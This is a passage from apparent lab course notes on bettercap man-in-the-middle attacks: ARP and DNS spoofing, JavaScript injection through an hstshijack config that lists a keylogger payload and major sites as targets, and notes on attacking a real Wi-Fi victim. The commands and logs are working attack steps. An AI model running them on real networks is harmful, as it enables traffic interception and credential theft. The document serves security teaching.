
```
#service apache2 start
#service -- status-all  ( to make sure apache2 service is running )
(Web Server files are stored in /var/www/html)
```




```
File Actions Edit View Help
root@kali:~# service apache2 start
root@kali:~#
```

2. create new page in Kali Web server

For testing change the current index.html file to index.original and use Text editor create text file called index and write anything inside the file then save it as index.html inside /var/www/html



3. Test the website working by opening Firefox and enter the IP address of Kali.



4. From Windows virtual machine make sure that you can reach the Kali website by entering the IP address of Kali in the web browser.



- 5- From Windows virtual machine go to a website that you would like to redirect to Kali for example rad.infosec.ca



- 6- Setting up Bettercap to do DNS spoofing

```
#bettercap -iface eth0
```

```
>help dns.spoof
```

```
>set dns.spoof.all true
```

```
>set dns.spoof.address 10.0.2.23 (kali Ip address)
```

```
>set dns.spoof.domains rad.infosec.ca, www.scratchpads.eu, www.rad-infosec.ca ( these are the websites that we will intercept and redirect to Kali website)
```

```
>dns.spoof on
```

```
>arpSpoof (to run the arpSpoofer caplet that we created)
```

```

root@kali:~# bettercap -iface eth0
bettercap v2.28 (built for linux amd64 with go1.14.4) [type 'help' for a list of commands]


10.0.2.0/24 > 10.0.2.23 » set dns.spoof.all true
10.0.2.0/24 > 10.0.2.23 » set.dns.address 10.0.2.23
10.0.2.0/24 > 10.0.2.23 » [14:58:56] [sys.log] [err] unknown or invalid syntax "set.dns.address 10.0.2.23", type help for the help menu.
10.0.2.0/24 > 10.0.2.23 » set dns.address 10.0.2.23
10.0.2.0/24 > 10.0.2.23 » set dns.spoof.domains rad-infosec.ca, www.rad-infosec.ca, www.scratchpads.eu
10.0.2.0/24 > 10.0.2.23 » dns.spoof on
[15:01:00] [sys.log] [inf] dns.spoof rad-infosec.ca -> 10.0.2.23
[15:01:00] [sys.log] [inf] dns.spoof www.rad-infosec.ca -> 10.0.2.23
[15:01:00] [sys.log] [inf] dns.spoof www.scratchpads.eu -> 10.0.2.23
[15:01:00] [sys.log] [inf] dns.spoof enabling forwarding.
[15:01:00] [sys.log] [inf] dns.spoof starting net.recon as a requirement for dns.spoof
10.0.2.0/24 > 10.0.2.23 » [15:01:00] [endpoint.new] endpoint 10.0.2.6 detected as 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:01:00] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:01:9c:bb (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » arpspoof1
[15:01:24] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
[15:01:24] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
10.0.2.0/24 > 10.0.2.23 »

```


7- From Windows machine , open Firefox browser and clear cash



8- Make sure that Windows network setting is set to default



9- Then enter www.radh-infosec.ca, you are going to get the Kali webpage



```
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.rad-infosec.ca (->10.0.2.23) to 10.0.2.23 : 08:00:27:1f:30:76 (PCS Computer Systems GmbH) - eth0.
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.rad-infosec.ca (->10.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.rad-infosec.ca (->10.0.2.23) to 10.0.2.23 : 08:00:27:1f:30:76 (PCS Computer Systems GmbH) - eth0.
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.rad-infosec.ca (->10.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.rad-infosec.ca (->10.0.2.23) to 10.0.2.23 : 08:00:27:1f:30:76 (PCS Computer Systems GmbH) - eth0.
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.rad-infosec.ca (->10.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [net.sniff.dns] dns 192.168.0.1 > 10.0.2.6 : www.rad-infosec.ca is local
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [net.sniff.dns] dns 192.168.0.1 > 10.0.2.6 : www.rad-infosec.ca is local
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [net.sniff.http.request] [192.168.0.1] 10.0.2.6 GET www.rad-infosec.ca/
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [net.sniff.http.response] [192.168.0.1] local:80 200 OK -> 10.0.2.6 (37 B text/html)
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [net.sniff.dns] dns 192.168.0.1 > 10.0.2.6 : www.rad-infosec.ca is local
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [net.sniff.dns] dns 192.168.0.1 > 10.0.2.6 : www.rad-infosec.ca is local
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [net.sniff.dns] dns 192.168.0.1 > 10.0.2.6 : www.rad-infosec.ca is local
10.0.2.0/24 > 10.0.2.23 » [15:03:40] [net.sniff.dns] dns 192.168.0.1 > 10.0.2.6 : www.rad-infosec.ca is local
```

The Bttercap sniffer shows that the dns query to www.rad-infosec was spoofed and redirected to local Kali Machine.

If you enter rad-infosec.ca address which is https sites with hsts header that stored in the web browser memory, then bettercap will attempt to respond but it will fail because the website that kali presenting to the browser is non https website , bettercap will be as follow

3.7. MiTM Java code injection

Man in the middle attack tool Bettercap also allow us to inject java code to the victim websites that he is visiting if the website is http or https that is not using HSTS header, injecting Java script in the victim web browser is very dangerous because depending on the Java code written we can accomplish many thing in the victim machine.


In the following exercise we are going to use bettercap to inject java code that we are going to create.

Exercise 19: MITM -Java Code injection

1. Create a java code

```
#cd /
#mousepad javacode
```

Enter: `alert('TEST JAVA CODE INJECTION');` and save the file as `javacode.js`



```
*Untitled 1 - Mousepad
Warning, you are using the root account, you may harm your system.

alert('TEST JAVA CODE INJECTION');


root@kali:~# ls
bettercap.history  Documents  handshak-01.csv      hs-01.cap    hs2-01.csv      hs2-01.kismet.netxml  javacode.js  Pictures  rtl8812au  Templates
Desktop            Downloads  handshak-01.kismet.csv  hs2-01.cap  hs2-01.kismet.csv  hs2-01.log.csv    Music      Public    samplelist  Videos
root@kali:~# pwd
/root
root@kali:~#
```

2. Include the Javacode.js file in hstshijack caplet

```
#cd /usr/share/bettercap/caplets/hstshijack
```

3. Modify the `hstshijack.cap` file by adding `*:/root/javacode.js` to the line pf set `hstshijack.payload` as shown in the screen shot below

Save the file



```

File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

set hstshijack.log      /usr/share/bettercap/caplets/hstshijack/hstshijack.cap - Mousepad
set hstshijack.ignore    *
set hstshijack.targets   twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.linkedin.com
set hstshijack.replacements  twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com
set hstshijack.obfuscate  false
set hstshijack.encode     false
set hstshijack.payloads   *:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js, *:/root/javacode.js

set http.proxy.script   /usr/share/bettercap/caplets/hstshijack/hstshijack.js
set dns.spoof.domains  twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com

http.proxy on
dns.spoof on

```

4. Start bettercap with arpSpoof caplet and hstshijack caplet



```

root@kali:~# ls
bettercap.history  Documents  handshak-01.csv      hs-01.cap    hs2-01.csv      hs2-01.kismet.netxml  javacode.js  Pictures  rtl8812au  Templates
Desktop            Downloads  handshak-01.kismet.csv  hs2-01.cap   hs2-01.kismet.csv  hs2-01.log.csv      Music      Public    samplelist  Videos
root@kali:~# pwd
/root
root@kali:~# bettercap -iface eth0
bettercap v2.27.1 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.23  arpSpoof
[18:16:45] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[18:16:45] [sys.log] [inf] arp.spoof enabling forwarding
[18:16:45] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[18:16:45] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[18:16:45] [endpoint.new] endpoint 10.0.2.6 detected as 08:00:27:04:18:04 (PCS Computer Systems GmbH).
[18:16:45] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:ef:7c:85 (PCS Computer Systems GmbH).


10.0.2.0/24 > 10.0.2.23  hstshijack/hstshijack
[18:16:49] [sys.log] [inf] hstshijack Generating random variable names for this session ...
[18:16:49] [sys.log] [inf] hstshijack Reading SSL log ...
[18:16:49] [sys.log] [inf] hstshijack Reading caplet ...
[18:16:49] [sys.log] [err] Could not read file /usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js: open /usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js: no such file or directory
[18:16:49] [sys.log] [err] hstshijack Could not read a path in hstshijack.payloads (got /usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js).

: Show module info.


hstshijack.log > /usr/share/bettercap/caplets/hstshijack/ssl.log
hstshijack.ignore > *
hstshijack.targets > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.linkedin.com
hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com
hstshijack.blockscripts > undefined
hstshijack.obfuscate > false
hstshijack.encode > false
hstshijack.payloads > *:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js
> *:/root/javacode.js

```

5. From windows machine go to http site, you will notice the java alert will be displayed



6. Go to https site that does not have static hsts (web browser cash must be cleared)



3.8. MIMT Attack in Real Network

Bettercap tool works the same way in real network (LAN or Wi-Fi) as in virtual networks (through the above exercises) with the following notes regards real network:

1. External (USB) Wi-Fi card must be used as the internal Wi-Fi card cannot inject packets to poison ARP.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|-------------------|-------------------|----------|--------|---|
| 112 | 37.357972411 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 113 | 39.759784531 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 114 | 40.428016626 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 115 | 40.428646219 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 116 | 40.815043297 | Alfa_96:eb:93 | hitronhub.home | ARP | 42 | Who has 192.168.0.1? Tell 192.168.0.37 |
| 117 | 40.817769384 | hitronhub.home | Alfa_96:eb:93 | ARP | 42 | 192.168.0.1 is at f8:1d:0f:9c:63:b2 |
| 118 | 42.807878041 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 119 | 43.499313737 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 120 | 43.503388784 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 121 | 45.867606599 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 122 | 46.574275916 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 123 | 46.574314976 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 124 | 48.918780794 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 125 | 49.647029018 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 126 | 49.647382527 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 127 | 51.970803288 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 128 | 52.717891542 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 129 | 52.718344102 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 130 | 54.715802625 | HitronTe_9c:63:b8 | Alfa_96:eb:93 | EAPOL | 145 | Key (Group Message 1 of 2) |
| 131 | 54.728216128 | Alfa_96:eb:93 | HitronTe_9c:63:b8 | EAPOL | 113 | Key (Group Message 2 of 2) |
| 132 | 55.021431122 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |

2. In above picture 192.168.0.37 is the attacker card and sending ARP to 192.168.0.38 The victim machine
3. Attack machine 192.168.0.37 also talking to the real router 192.168.0.1 to forward the victim traffic to itself.
4. Autoscan tool is used to know who is out there in the network that can be targeted in MIMT attack.
5. The attack may take longer time to start because the victim machine already connected to router through its ARP table.
6. Victim machine can be PC or mobile phone or any IP device.
7. Here is some Wireshark captures that shows clearly what is happening

Apply a display filter ... <Ctrl-/> Expression...

| No. | Time | Source | Destination | Protocol | Length | Info |
|--|-------------|--------------------------|--------------------------|----------|--------|-------------------------------------|
| 5479 | 1203.616438 | 192.168.0.26 | alforatnews.pushcrew.com | TCP | 66 | [TCP Dup ACK 5478#1] 41366 - https |
| 5480 | 1203.617046 | 192.168.0.26 | alforatnews.pushcrew.com | TCP | 66 | 41368 - https(443) [ACK] Seq=1 Ack |
| 5481 | 1203.617061 | 192.168.0.26 | alforatnews.pushcrew.com | TCP | 66 | [TCP Dup ACK 5480#1] 41368 - https |
| 5482 | 1203.659318 | 192.168.0.26 | alforatnews.pushcrew.com | TLSv1.2 | 583 | Client Hello |
| 5483 | 1203.659441 | 192.168.0.26 | alforatnews.pushcrew.com | TCP | 583 | [TCP Retransmission] 41366 - https |
| 5484 | 1203.659543 | 192.168.0.26 | alforatnews.pushcrew.com | TLSv1.2 | 583 | Client Hello |
| 5485 | 1203.659558 | 192.168.0.26 | alforatnews.pushcrew.com | TCP | 583 | [TCP Retransmission] 41368 - https |
| Victim IP address 192.168.0.26 requesting web site Alfor News | | | | | | |
| | | alforatnews.pushcrew.com | 192.168.0.26 | TCP | 66 | https(443) - 41368 [ACK] Seq=1 Ack |
| | | alforatnews.pushcrew.com | 192.168.0.26 | TCP | 66 | [TCP Dup ACK 5486#1] https(443) - |
| | | alforatnews.pushcrew.com | 192.168.0.26 | TLSv1.2 | 283 | Server Hello, Change Cipher Spec, 1 |
| | | alforatnews.pushcrew.com | 192.168.0.26 | TCP | 283 | [TCP Retransmission] https(443) - |
| | | alforatnews.pushcrew.com | 192.168.0.26 | TCP | 66 | 41368 - https(443) [ACK] Seq=518 A |
| | | alforatnews.pushcrew.com | 192.168.0.26 | TCP | 66 | [TCP Dup ACK 5490#1] 41368 - https |
| | | alforatnews.pushcrew.com | 192.168.0.26 | TLSv1.2 | 117 | Change Cipher Spec, Encrypted Hand |

Frame 5484: 583 bytes on wire (4664 bits), 583 bytes captured (4664 bits) on interface 0

Ethernet II, Src: SamsungE_29:4a:22 (24:18:1d:29:4a:22) Dst: hitronhub.home (00:c0:ca:96:eb:93)

Destination: hitronhub.home (00:c0:ca:96:eb:93)

Source: SamsungE_29:4a:22 (24:18:1d:29:4a:22)

Victim is
Samsung phone
with mac ending
4a:22

Destination name is gateway
name but mac address
ending eb:93 is attacker mac
address

Wireshark - Packet 10711 · wireshark_eth0_20180727181925_2F4lh5

Frame 10711: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface 0

Ethernet II, Src: PcsCompu_04:18:04 (08:00:27:04:18:04), Dst: PcsCompu_0c:19:4d (08:00:27:0c:19:4d)

Internet Protocol Version 4, Src: 10.0.2.4 (10.0.2.4), Dst: ireland-cache.elb.carzone.ie (193.243.130.141)

